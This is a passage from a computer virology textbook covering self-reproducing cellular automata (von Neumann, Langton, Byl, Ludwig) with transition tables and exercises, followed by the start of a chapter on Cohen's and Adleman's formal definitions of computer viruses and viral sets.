We now can give two very important propositions concerning von Neumann's cellular model.

Proposition 6 *Von Neumann's cellular automaton has universal computability.*

(see proof in [151, pp 185-186]).

Proposition 7 *There exists a universal computer within von Neumann's cellular automaton.*

(see proof in [151, pp 185-186]).

All the previous results demonstrate the correctness of von Neumann's model, as a continuation of Turing's results. Von Neumann's own results in this field – to be the first person to build a universal computer (his famous cellular self-reproducing automaton) – validated Turing's model through "experiment".

As an example, let us notice that no general (*i.e* universal) effective method exists to determine in a given cellular space, if a configuration c

is stable (in the sense of Definition 10). This comes from the fact that the halting problem as defined in the Turing theory is equivalent to the stability problem in the cellular model.

2.3.2 Von Neumann's Self-reproducing Automaton

After definition and theoretical analysis of his model, let us see how von Neumann really built it. Von Neumann asked himself the question about the feasibility of really designing and building a self-reproducing "machine", able to build, without any concomitant loss of complexity, other machines, and in particularl itself. Let us quote von Neumann himself to better understand his main motivations [156]:

> *We will investigate automata under two important and connected, aspects: those of logics and of construction. We can organize our considerations under the headings of five main questions:*
>
> 1. **Logical universality**.- *When is a class of automata logically universal, i.e. able to perform all those logical operations that are all perfomable with finite (but arbitrarily extensive) means? Also, with what additional – variable, but in the essential respects standards*[20] *– attachments is a single automaton logically universal?*
> 2. **Constructibility**.- *Can an automaton be constructed, i.e. assembled and built from appropriately defined "raw materials", by another automaton? Or, starting from the other end and extending the question, what class of automata can be constructed by one, suitably given, automaton? The variable, but essentially standard attachments to the latter, in the sense of the second question of (1), may be here permitted.*
> 3. **Construction-universality**.- *Making the second question of (2) more specific, can any one, suitably given, automaton be contruction-universal, i.e. be able to construct in the sense of question (2) (with suitably but essentially standard, attachments) every other automaton?*
> 4. **Self-reproduction**.- *Narrowing question (3), can any automaton construct othe automata that are exactly like it? Can it be made, in addition, to perform further tasks, e.g. also construct certain other prescribed automata?*

[20] These means are in fact essentially an indefinitely extending input tape of a Turing machine, as defined in [153]; see also [156, page 49ff].

5. **Evolution**.- *Combining questions (3) and (4), can the construction of automata by automata progress from simpler types to increasingly complicated types? Also, assuming some suitable definition of "efficiency", can this evolution go from less efficient to more efficient automata?*

Von Neumann thought that an algorithm allowing description of all the complex working mechanisms (both biological and biochemical) of any given (living) "biological machine" should exist. If such an algorithm exists, then there should also be a universal Turing machine that can perform it. In other words, there should exist a universal Turing machine able to self-reproduce. Conversely, if such a self-reproducing universal Turing machine exists at all, then the processes by which living organisms reproduce themselves (in fact, the mechanisms of *Life* itself) can be achieved by machines. Von Neumann's works was to prove this fundamental assertion. A few years later, Thatcher [151] demonstrated that von Neumann's automaton was a universal constructor. This implies that it is not only able to carry out all the logical operations (according to Proposition 7, it includes a universal computer), but also it is able to identify and manipulate various components.

Indeed, the concept of universal constructor itself implies not only the ability to build a machine whose symbolic description is given through its input tape (like a blueprint), but also the ability to attach a copy of that same description to the machine once it is constructed. Self-reproduction is just the special case where the machine input tape actually contains precisely the symbolic data for the universal constructor itself.

However von Neumann identified a practical problem that the theoretical model only very implicitly suggests. Let us consider a cellular model $\mathcal{M}$ with an input tape with a symbolic description (the blueprint) $\mathcal{B}_{\mathcal{M}}$ of $\mathcal{M}$ on it. The machine will then build a copy of $\mathcal{M}$ but contrary to what one could hope, it is not, in and of itself, self-reproduction. The set $\mathcal{M} \cup \mathcal{B}_{\mathcal{M}}$ only built $\mathcal{M}$ and not $\mathcal{M} \cup \mathcal{B}_{\mathcal{M}}$. We could solve this problem by simply adding to $\mathcal{B}_{\mathcal{M}}$ a description of $\mathcal{B}_{\mathcal{M}}$. But by doing this, we are inevitably chained to a neverending vicious circle ($\mathcal{M} \cup \mathcal{B}_{\mathcal{M} \cup \mathcal{B}_{\mathcal{M}}}$ builds in fact $\mathcal{M} \cup \mathcal{B}_{\mathcal{M}}$ and not $\mathcal{M} \cup \mathcal{B}_{\mathcal{M} \cup \mathcal{B}_{\mathcal{M}}}$).

Von Neumann solved this problem by means of the cooperative action of several automata breaking this vicious circle (for more details, the reader will refer to the complete description in [156] and in [93, pp 571-572]).

The whole von Neumann automaton is very complex and require tens of pages to be described in detail. Von Neumann died before completing the proof for the results presented in the previous section. The proof was later




Fig. 2.3. Von Neumann's Self-reproducing Automata Diagram

completed and published by A. Burks in 1966 [156]. The complete diagram of von Neumann's self-reproducing automaton is given in Figure 2.3.

Its main components, which are connected by means of a channel through which data circulate in an encoded form, are the following:

- a pulser (P) whose function is to encode commands and to generate at the output y a sequence of excitations for other "organs" whenever it receives a given input excitation x.
- a control unit (1) along with its input decoding unit (D1) and its output encoding unit (C1).
- a construction unit (2) and its input decoding unit (D2).
- a tape unit (3) along with its decoding unit (C3; for input data) and its encoding unit (D3; for the output data).
- a construction area (4) connected to the constructing unit (2) through the use of a "constructing arm" in which the construction itself is done by means of a construction head (TC).
- a tape unit (5) with unlimited memory capacity (and its read/write head (TL)) feeding unit (3).

To summarize, von Neumann's self-reproducing automaton has the following features:

- each cell has 20 possible different states (divided into five classes according to their inherent properties with respect to the transition function).
- the neighborhood of any given cell is defined by its own current state plus those of four surrounding cells, according to the following formula:

$$g(\alpha) = \{\alpha, \alpha + (0,1), \alpha + (0,-1), \alpha + (1,0)\alpha + (-1,0)\}.$$

- the representation of the transition function by means of a truth table (described in [156, chap. 2]) would require about 2^{20} entries (let us note that there exist $29^{29^5} \equiv 10^{30000000}$ possible transition functions; this sole figure clearly shows why the von Neumann's work constitutes an extraordinary technical and scientific, achievement).
- the cellular space itself contains 272 245 cells.

2.3.3 The Langton's Self-reproducing Loop

The von Neumann self-reproducing automaton is so hugely complex that many later researchers tried to find and demonstrate less complex self-reproducing automata. Complexity reduction was a challenging issue. In 1968, Codd [33] managed to slightly reduce the complexity by reducing the

number of required states to just eight states per cell. However, his own model[21] was rather close to von Neumann's model and also involved ten of thousands of cells. It seemed at that time that designing a really a much simpler model was quite impossible.

In fact, von Neumann results went far beyond the initial problem that he was considering – modelling the mechanisms of *Life itself*. Indeed, not any living system is a universal constructor in itself, whatever the definition we may consider. A fly will only sire other flies from the same variety and nothing else. Some variations (mutations) may occur during the offspring process but they generally make the process abort. Let us quote Christopher G. Langton himself [100, page 137] about the von Neumann's model:

> *[...] it has generally been required that any self-reproducing configuration must be capable of universal construction. This criterion, indeed, eliminates the trivial cases, but it has also the unfortunate consequence that it eliminates all naturally occuring self-reproducing systems as well, since none of these have been shown to be capable of universal construction [...] Thus, the criteria for what constitutes true self-reproduction need to be relaxed a bit, but not so far as to include the passive kind of reproduction mentioned above. It seems clear that we should take the "self" of "self-reproduction" seriously, and require of a configuration that the construction of the copy should be actively directed by the configuration itself.*

In fact, C. G. Langton's works proved to be a turning point in this research field. He adopted a "looser" definition of the concept of self-reproduction, gave up the universal contruction property and considered only the direct action parent configurations themselves rather than the action of the transition rules only. This enabled him to significantly reduce the complexity of his own self-reproducing automaton, better known as *Langton's loop*. Its detailed description can be found in [100]. This self-reproducing automaton uses 5 states and 94 cells and just requires a two-dimensional grid of 10 cells. Self-reproduction occurs after 151 transition steps. The transition function is given in Table 2.2 while the neighbourhoods are defined by:

$$CHDBG - N \Leftrightarrow \begin{pmatrix} & \mathrm{H} & \\ \mathrm{G} & \mathrm{C} & \mathrm{D} \\ & \mathrm{B} & \end{pmatrix} \rightarrow N \tag{2.1}$$

[21] A proof for this model, more simple than Codd's one, was published by Arbib [7] in 1966.

In addition, Langton demonstrated that the loop's reproduction does not

CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N
00000-0	00001-2	00002-0	00003-0	00005-0	00006-3	00007-1
00011-2	00012-2	00013-2	00021-2	00022-0	00023-0	00026-2
00027-2	00032-0	00052-5	00062-2	00072-2	00102-2	00112-0
00202-0	00203-0	00205-0	00212-5	00222-0	00232-2	00522-2
01232-1	01242-1	01252-5	01262-1	01272-1	01275-1	01422-1
01432-1	01442-1	01472-1	01625-1	01722-1	01725-5	01752-1
01762-1	01772-1	02527-1	10001-1	10006-1	10007-7	10011-1
10012-1	10021-1	10024-4	10027-7	10051-1	10101-1	10111-1
10124-4	10127-7	10202-6	10212-1	10221-1	10224-4	10226-3
10227-7	10232-7	10242-4	10262-6	10264-4	10267-7	10271-0
10272-7	10542-7	11112-1	11122-1	11124-4	11125-1	11126-1
11127-7	11152-2	11212-1	11222-1	11224-4	11225-1	11227-7
11232-1	11242-4	11262-1	11272-7	11322-1	12224-4	12227-7
12243-4	12254-7	12324-4	12327-7	12425-5	12426-7	12527-5
20001-2	20002-2	20004-2	20007-1	20012-2	20015-2	20021-2
20022-2	20023-2	20024-2	20025-0	20026-2	20027-2	20032-6
20042-3	20051-7	20052-2	20057-5	20072-2	20102-2	20112-2
20122-2	20142-2	20172-2	20202-2	20203-2	20205-2	20207-3
20212-2	20215-2	20221-2	20222-2	20227-2	20232-1	20242-2
20245-2	20252-0	20255-2	20262-2	20272-2	20312-2	20321-6
20322-6	20342-2	20422-2	20512-2	20521-2	20522-2	20552-1
20572-5	20622-2	20672-2	20712-2	20722-2	20742-2	20772-2
21122-2	21126-1	21222-2	21224-2	21226-2	21227-2	21422-2
21522-2	21622-2	21722-2	22227-2	22244-2	22246-2	22276-2
22277-2	30001-3	30002-2	30004-1	30007-6	30012-3	30042-1
30062-2	30102-1	30122-0	30251-1	40112-0	40122-0	40125-0
40212-0	40222-1	40232-6	40252-0	40322-1	50002-2	50021-5
50022-5	50023-2	50027-2	50052-0	50202-2	50212-2	50215-2
50222-0	50224-4	50272-2	51212-2	51222-0	51242-2	51272-2
60001-1	60002-1	60212-0	61212-5	61213-1	61222-5	70007-7
70112-0	70122-0	70125-0	70212-0	70222-1	70225-1	70232-1
70252-5	70272-0					

Table 2.2. Transition Function Table for Langton's Self-reproducing Loop

depend on any demonstrated capacity for universal construction. He also argued that although universality is a sufficient condition for self-reproduction, it is not a necessary condition.

Later on, Byl [27] in 1989, went back to Langton's definition for self-reproduction and managed to reduce further the complexity of real self-reproducing automata. He designed a number of much simpler such automata. Table 2.5 gives the transition function for an automaton consisting

of 20 cells of 6 different possible states (the self-reproduction occurs after 46 steps and the initial state reappers after 50 steps rotated by 90 degrees) and Table 2.6 gives the transition function for a 12-cell/6-state self-reproducing automaton (self-reproduction after 25 computation steps). These tables as well as the initial states are presented in the exercises at the end of this chapter.

In 1993 Mark Ludwig [106, page 107] exhibited a 6-state self-reproducing automaton which is simpler still. It is described in Figure 2.4 (see exercises). Many other researchers have worked since on self-reproduction by programs but as far as computer virology is concerned no significant evolution is worth noticing. The interested reader will however refer to [137] for more information.

Exercises

1. Implement Langton's self-reproducing loop. The initial state ($t = 0$) is given in Table 2.3. Study the offsprings evolution of this automata as well as their degeneracy (death of offsprings). By transposing this mechanisms to the viral world and with the help of the concepts presented in Chapter 4, what conclusion can you draw ?

		2	2	2	2	2	2	2	2															
2	1	7	0	1	4	0	1	4	2															
2	0	2	2	2	2	2	2	2	0	2														
2	7	2						2	1	2														
2	1	2						2	1	2														
2	0	2						2	1	2														
2	7	2						2	1	2														
2	1	2	2	2	2	2	2	2	1	2	2	2	2	2										
2	0	7	1	0	7	1	0	7	1	1	1	1	1	2										
		2	2	2	2	2	2	2	2	2	2	2	2	2										

Table 2.3. Initial State of Langton's Self-reproducing Loop

2. Build the transition function of Ludwig's automaton (see Figure 2.4). Study first how this automaton evolves, and if a degeneration process occurs.
3. Implement Byl's two automata (*Byl1* and *Byl2* presented in the present chapter). Table 2.4 gives the initial states ($t = 0$). The transition functions are respectively given in Tables 2.5 and 2.6. Neighborhoods are




Fig. 2.4. Ludwig's Self-reproducing Automaton

Byl1	*Byl2*
2 2 2	2 2
2 1 4 1 2	2 3 1 2
2 3 3 2	2 3 4 2
2 1 3 1 2	2 5
2 2 5	

Table 2.4. Byl's Automata Initial States

defined according the notation given in Formula 2.1. The C**** rule is the default: it applies to any other combination starting with the value of C which is not listed in the table.

CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N
00003-1	10000-0	20000-0	30001-0	40003-5	50001-0
00012-2	10001-0	20015-5	30003-0	40022-5	50022-5
00013-1	10004-0	20022-0	30011-0	40035-2	50032-5
00015-4	10033-0	20035-5	30235-3	40043-4	50122-5
00025-4	10043-1	20202-0	30245-5	40212-4	50222-0
00031-5	10325-5	20215-5	31235-5	40232-4	50244-5
00032-3	10421-4	20235-5	3****-1	40242-4	50322-5
00042-2	10423-4	20252-5		40252-0	50412-4
00121-1	10424-4	2****-2		40325-5	50422-0
00204-2	11142-4			41452-5	5****-2
00324-3	11423-4			4****-1	
00422-2	12234-4				
00532-3	12334-4				
0****-2	12443-4				
	1****-3				

Table 2.5. *Byl1* Transition Function Table

CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N
00003-1	10000-0	20000-0	30001-0	40003-5	50022-5
00012-2	10001-0	20015-5	30003-0	40043-4	50032-5
00013-1	10003-3	20022-0	30011-0	40212-4	50212-4
00015-2	10004-0	20202-0	30012-1	40232-4	50222-0
00025-5	10033-0	20215-5	30121-1	40242-4	50322-0
00031-5	10043-1	20235-3	30123-1	40252-0	5****-2
00032-3	10321-3	20252-5	31122-1	40325-5	
00042-2	11253-1	2****-2	31123-1	4****-3	
0****-0	12453-3		31215-1		
	1****-4		31223-1		
			31233-1		
			31235-5		
			31432-1		
			31452-5		
			3....-3		

Table 2.6. *Byle2* Transition Function Table

Study Projects

Study of Herman's Theorem

About two to four weeks should be required for an undergraduate or graduate student to carry out this project.

G. T. Herman proved the following theorem [89]:

Theorem 6 *There exists a cellular space Z with a Turing domain T and a configuration u such that*

1. *supp(u) has only one element,*
2. *u is self-reproducing,*
3. *u is a universal computer-constructor.*

The student will first study Herman's paper and the proof of this theorem, next he will build and implement such a cellular space Z using a programming language of his choice.

Codd Automata Implementation

About three to five months should be required for an undergraduate student to carry out this project.

Codd proposed in 1968 an automata which proved to be less complex than von Neumann's. But it was still impossible to represent it in detail (at least without a computer) at that time. Today's computers can describe and manipulate such an automata completely. The student will first perform a complete and detailed study of Codd's model [33] and then implement it on a computer.

3

F. Cohen and L. Adleman's Formalization (1984 – 1989)

3.1 Introduction

The theoretical results that we presented in the previous chapter implicitly contained all the information necessary for an implementation of a virus. It is only at the end of the seventies that the first known viruses appeared[1]. The concept of offensive programs was already known and mentioned in the open literature (and particularly Trojan horses carried or by viruses [4,103,152]). The first security models and the first protection models started to be defined

[1] We must stress the fact that in this field, as in many other fields, that may potentially be exploited for military or governmental uses, there is generally a discrepancy between the official History of that field and its actual history. Let us recall, as an example, that John von Neumann himself took part in a number of military projects and in particular was actively involved in the Manhattan project (whose goal was to build the first US nuclear bomb). Alan Turing was deeply involved in the secret Ultra project – which was dedicated to the cryptanalysis of the German encryption machine known as Enigma. It would very suprising that the US military, whose forward looking concern and pragmatism are well known (the best example is undoubtly the Arpanet/Internet project), or militaries from some other countries, did not try to develop offensive computer warfare capabilities.

It would be surprising if the armies of technological countries did not think about viral technology's potential for offensive computer warfare and did not try to develop such capabilities. Fred Cohen, himself, indirectly alluded to such a possibility in its seminal thesis [34, page 1, §9] making it more than certain. Another reference [105, page 149] mentions the research activities of the M.I.T. artificial intelligence laboratory for government projects. It is clear that the first security models to protect against computer viruses and malware of any kind were supported and studied by the U.S. armed forces and the Pentagon, at a time where no such threat was either known, formalized or even identified (see the bibliography in [34]).

and analyzed (see for example [12] for the most famous and efficient one). The world-famous "Core Wars" game[2] dates from the sixties.

Very few real-life viruses or worms are known to have existed before Fred Cohen's and Leonard Adleman's works. The Xerox segmented "worm" experiment [140] which became a true worm due to a programming error, appeared in 1981. During this same year, a virus for Apple II computers, turned up, as part of a speculative study about the evolution and natural selection of programs issued from software piracy (for more details, refer to [88, pp 27-28]). In 1983, the *Elk Cloner* virus was released for the AppleDOS 3.3 platform but despite some annoyance caused by virus, it seems not to have been created with malevolent intentions (see [88, page 28]). Finally, during the same year when Fred Cohen defended his Ph. D thesis, the *Brain* Pakistani virus appeared (for a detailed description of this boot virus, the reader will refer to antivirus websites, and particularly [8, 79, 143]).

Except in a very few cases, most of the known cases during these early years were the result of experiments which turned out badly rather than the expression of a deliberate evil disposition. Thus Fred Cohen's works were published at the moment of the very first appearance of the real-life computer viruses. But at that time, no scientific or theoretical reflexion on those particular programs existed. The term "virus" itself was not used to describe what was still only known under the name of self-reproducing programs. The term "computer viruses" was used for the first time by Fred Cohen (at Leonard Adleman's instigation). That is why Fred Cohen's thesis, published in 1986, can be considered as an essential milestone whose implications are still misunderstood[3]. Fred Cohen was the first author who gave a precise definition of what computer viruses are. This definition is now widely accepted and used[4]

[2] In this "game", programs were designed to fight against other programs. The goal for each program is to survive in an offensive context. It is worth noticing that the early developments of this game – which later on became a research project at the Bell Labs – was initiated in U.S. armed forces missile development and test bases!

[3] The fact that Fred Cohen proved that viral detection was an undecidable general problem has probably contributed to this miscalculation!

[4] Some virus expert often claims that this definition, hence Fred Cohen's, does not really describe all possible viruses. They generally consider companion viruses (see Section 4.4.4 and Chapter 8 for details on those viruses) as the best counter-example. This is a wrong assertion coming from a lack of knowledge in the formalisation exposed in Section 2.2.2. The Gödel number that describe a given program and which is input to a *universal Turing machine* can include not only the program's code and data but also the system environment of this program – equivalent to the `char * environ[ ]` primitive in the C language; see Chapter 8 for details. Thus, companion viruses like any other viruses, is completely described by Fred Cohen's model.

Definition 17 *A virus can be described by a sequence of symbols which is able, when interpreted in a suitable environment (a machine), to modify other sequences of symbols in that environment by including a, possibly evolved, copy of itself.*

From a practical point of view, all the main aspects of modern computer virology were foreseen in Fred Cohen's thesis: formal definition, formal characterization of the viral detection problem, protection models, propagation experiments, polymorphism,.... The concept of document virus – such viruses have only appeared in 1995 – is also suggested in this seminal work. Even if this thesis only focused on viruses and did not consider the more general issue of computer infection programs (like Trojan horses or logical bombs, for example; see [64]), Fred Cohen's works are fundamental ones and are amazingly universal and timeless.

Leonard Adleman, in 1988, complemented his Ph.D student's work, by considering the more general approach. His seminal article published in 1989 [1] (a copy of this article is provided on the CDROM with kind permision of Springer Verlag) presents a unified view of all the aspects of what is known under the technical term of *malware* and that we will denote *computer infection program*. His work starts with the essential notion of recursive function, that we presented in the previous chapter. Leonard Adleman studied and analyzed in detail some protection models which are looser and more realistic, from a practical point of view, than those defined by Fred Cohen. Moreover, he identified several open problems (most of them have not yet been addressed yet).

The aim of this chapter is to present the work of Fred Cohen and Leonard Adleman. Once again, it is very regrettable and surprising that their results have not received wider attention. Their work deserves to be known to any person who wishes to have a deep knowledge of computer virology. Virus writers and antivirus programmers have directly used and put into practice most of their results. But how many of them really pay tribute to these two researchers?

3.2 Fred Cohen's Formalization

The presentation in this chapter of Fred Cohen's results is based on his seminal Ph.D thesis, which he defended in 1986 at University of Southern California [34]. We will not give the complete proofs of his different results, except in a few cases, which are of particular interest. The goal of this chapter

is to present Fred Cohen's formalization work and to focus on the most important theorems and propositions that he proved. In not giving proof, we want to incite the reader to refer to Fred Cohen's thesis and original papers, which are definitively a milestone and a reference in computer virology. Somehow, it is probably the best way to pay tribute to a fundamental work which is still insufficienty known, while viruses are maybe too much, and in a bad way, the focus of public attention.

3.2.1 Basic Concepts and Notations

Fred Cohen's formalization work uses Turing machines but with a slightly different approach and notation from that orginally proposed in Chapter 2. In particular, he pays special attention to describing more intimately and deeply computing mechanisms involved in Turing machines, by privilegeing the time aspect of those mechanisms.

Definition 18 *A Turing machine is defined by giving*

- *a set of* $n+1$ *states* $S_M = \{s_0, s_1, \ldots, s_n\}$ *with* $n \in \mathbb{N}$,
- *a set of* $m+1$ *symbols* $I_M = \{i_0, i_1, \ldots, i_m\}$ *with* $j \in \mathbb{N}$,
- *a set* $d = \{-1, 0, +1\}$ *of the possible tape motions,*
- *an output function* $O_M : S_M \times I_M \to I_M$,
- *a state transition function* $N_M : S_M \times I_M \to S_M$,
- *a motion function* $D_M : S_M \times I_M \to d$.

The machine M *is thus denoted by the 5-tuple* $(S_M, I_M, 0_M, N_M, D_M)$. *The set of Turing machines will be denoted* $\mathcal{M}$.

The reader will verify that this new formalization for a Turing machine is equivalent to that presented in Chapter 2. Three temporal functions are now considered. It is worth noticing that the notion of time here coincides with that of step index (elementary action for M):

- the "state(time)" function $\$_M : \mathbb{N} \to S_M$ which maps a move to the state of the machine after that move;
- the "tape-contents(time, cell number)" $\square_M : \mathbb{N} \times \mathbb{N} \to I_M$ which maps a move and a cell number (cell index) on the infinite tape, to the tape symbol on that cell after that move;
- the "cell(time)" $P_M : \mathbb{N} \to \mathbb{N}$ which maps a move to the number of the cell in front of the tape head after that move.

Using these three temporal functions we can precisely define the notion of "Turing machine history" $\mathcal{H}_M$ by means of the 3-tuple $(\$_M, \square_M, P_M)$. The

history at time instant t, in other words the situation of M at that time instant ,is denoted

$$H_M(t) = (\$_M, \square_M, P_M)(t) = (\$_M(t), \square_M(t,i), P_M(t)) \qquad i \in \mathbb{N}.$$

The initial state (time instant $t = 0$) is then $H_M(0)$.

The main interest in considering the time aspect comes from the ability to easily and univocally describe any machine state at time instant t by means of the initial state and the functions O_M, N_M and D_M. The reader can establish the equations relating the machine situation (state) at time instant $t + 1$ as a function of the general state of M at time instant t, as an exercise. We have already explained in Section 2.2.3 that one cannot forecast *a priori* if the computing of a given machine M will halt or not (*Halting ptoblem*). Using previous defined notation, we have:

Definition 19
A Turing machine M halts at time instant t if and only if

$$\forall t' > t \quad \$_M(t) = \$_M(t')$$

and

$$\forall i \in \mathbb{N} \quad \square_M(t,i) = \square_M(t',i) \text{ and } P_M(t) = P_M(t')$$

M halts if and only if, there exists a time instant t such that M halts at time instant t.

In his seminal work, Fred Cohen considered two particular structures as formalization basis and to establish most of his results.

- a structure $\mathcal{TP}_M$ which describes a Turing machine program; this program may be seen as a finite sequence of symbols, each of them belonging to the reference alphabet for the tape (in other words the set of possible symbols for any tape cell[5]):

  $$\forall M \in \mathcal{M}, \quad \forall v \quad \forall i \in \mathbb{N}^*, \quad v \in TP_M \text{ iff } v \in I_M^i.$$

  The structure $\mathcal{TP}_M$ is in fact the generalized product of I^*;
- the set $\mathcal{TS}$ which describes a non-empty set of Turing machine programs:

  $$\forall M \in \mathcal{M} \quad \forall V \quad V \in TS \text{ iff } \exists v \in V \text{ and } \forall v \in V, \quad v \in TP_M.$$

  In other words, this set is a subset, generally a proper one, of I^*.

[5] I^i denotes the Cartesian product of the set I i times; thus v accordingly is an ordered sequence of i symbols.

3.2.2 Formal Definition of Viruses

Fred Cohen's formalization is based on the notion of *viral set*. It is probably his most significant and essential contribution which later makes his theoretical model very powerful and successful. Before Fred Cohen, any viral or infectious program[6] was considered as a singleton (that is to say, a set containing a single proper element, according to the theory of sets). It is not sure that before Fred Cohen's work, the concept of viral set was known either. His (intuitive) Definition 17 of a virus, which has been widely adopted since, suggests the possibility for such an infectious program to exist under different, evolved forms. However, the notion of "*viral singleton*" is not sufficient in itself to seize this very important aspect for viruses, in a effective and efficient way.

The Recursion Theorem 5, we presented in Section 2, already implicitely contained the concept of "program evolution" (same action but different instructions). Fred Cohen's approach was to define a virus as a set containing elements, possibly many: the viral set. He thus explicited, in a more general context than computer viruses only, what the Recursion theorem only suggested, in 1938. This viral set does not contain only a single virus (a program) but also all its possible different but equivalent forms (variants), obtained as the result of a computation. The term itself "evolution" must be considered, as being equivalent to the practical notion known under the name of *polymorphism*. The latter term will later be definitively adopted by the viral and antiviral communities in 1989 when evolution became a reality when the first evolution engine (the *Mutation Engine*, see Chapter 4) was released. Polymorphism in Fred Cohen's formalization, is the process according to which an element of a viral set is produced as a result of a computation from different element of that set.

The notion of computer environment, as it is evoked in Definition 17, is an essential aspect of Fred Cohen's approach. A virus is thus considered as a sequence S of symbols which are interpreted by a given Turing machine M. Whenever S is interpreted by a different Turing machine M', S is generally no longer a virus. This point reinforces the depth of Fred Cohen's formalization which finally proves to be very powerful. A virus, in a given programming language and for a given operating system, will no longer be a virus with respect to a different operating system. A macro-virus (see Chapter 4) will become inert and and harmless when it is interpreted by any other application than *Office*. That is the reason why the concept of

[6] Let us recall that the term of virus was used for the first time by Fred Cohen and suggested by L. Adleman [34, page 1].

viral set (a sequence of symbols **along with** its interpreting environment[7]), here formalized by a Turing machine) is particularly subtle and well-suited to describe the general viral mechanisms.

All those aspects we have just evoked before are contained with force in the general concept of viral set (denoted $\mathcal{V}$). The latter is precisely defined in Figure 3.1.

$$
\begin{array}{l}
\forall M\ \forall V\ \ (M,V) \in \mathcal{V} \Leftrightarrow [V \in TS] \text{ and } [M \in \mathcal{M}] \text{ and} \\
\qquad [\forall v \in V\ \ [\forall H_M\ [\forall t\ \forall j \\
\qquad\qquad [\ 1.\ P_M(t) = j \text{ and} \\
\qquad\qquad\ \ 2.\ \$_M(t) = \$_M(0) \text{ and} \\
\qquad\qquad\ \ 3.\ (\square_M(t,j), \ldots, \square_M(t, j + |v| - 1)) = v] \\
\qquad\Rightarrow \qquad [\exists v' \in V [\exists t' > t [\exists j' \\
\qquad\qquad [\ 1.\ [[(j' + |v'|) \leq j] \text{ ou } [(j + |v|) \leq j']] \\
\qquad\qquad\ \ 2.\ (\square_M(t',j'), \ldots, \square_M(t', j' + |v'| - 1)) = v' \text{ and} \\
\qquad\qquad\ \ 3.\ [\exists t'' \text{ such that } [t < t'' < t'] \text{ and} \\
\qquad\qquad\qquad [P_M(t'') \in j', \ldots, j' + |v'| - 1] \\
\qquad]]]]]]]
\end{array}
$$

Fig. 3.1. Formal Definition of a Viral Set

Let us translate this rather "esoteric" and rebarbative definition into words which are easier to understand.

Definition 20 *(Viral set)*
For all Turing machines M and all non-empty sets or Turing programs V, the pair (M,V) is a viral set*, if and only if, for each virus $v \in V$, for all histories of the machine M, we have:*

- *For all time instants $t \in \mathbb{N}$ and cells j of M if*
  1. the tape head is in front of cell j at time instant t and
  2. M is in its initial state at time instant t and
  3. the tape cells starting at index j holds the virus v,
  then, there exists a virus $v' \in V$, at time instant $t' > t$ and at index j' such that
  1. index j' is far enough from v position (start location j),

[7] Once again, the case of companion viruses is taken into account in Fred Cohen's model, contrary to what claim some virus experts.
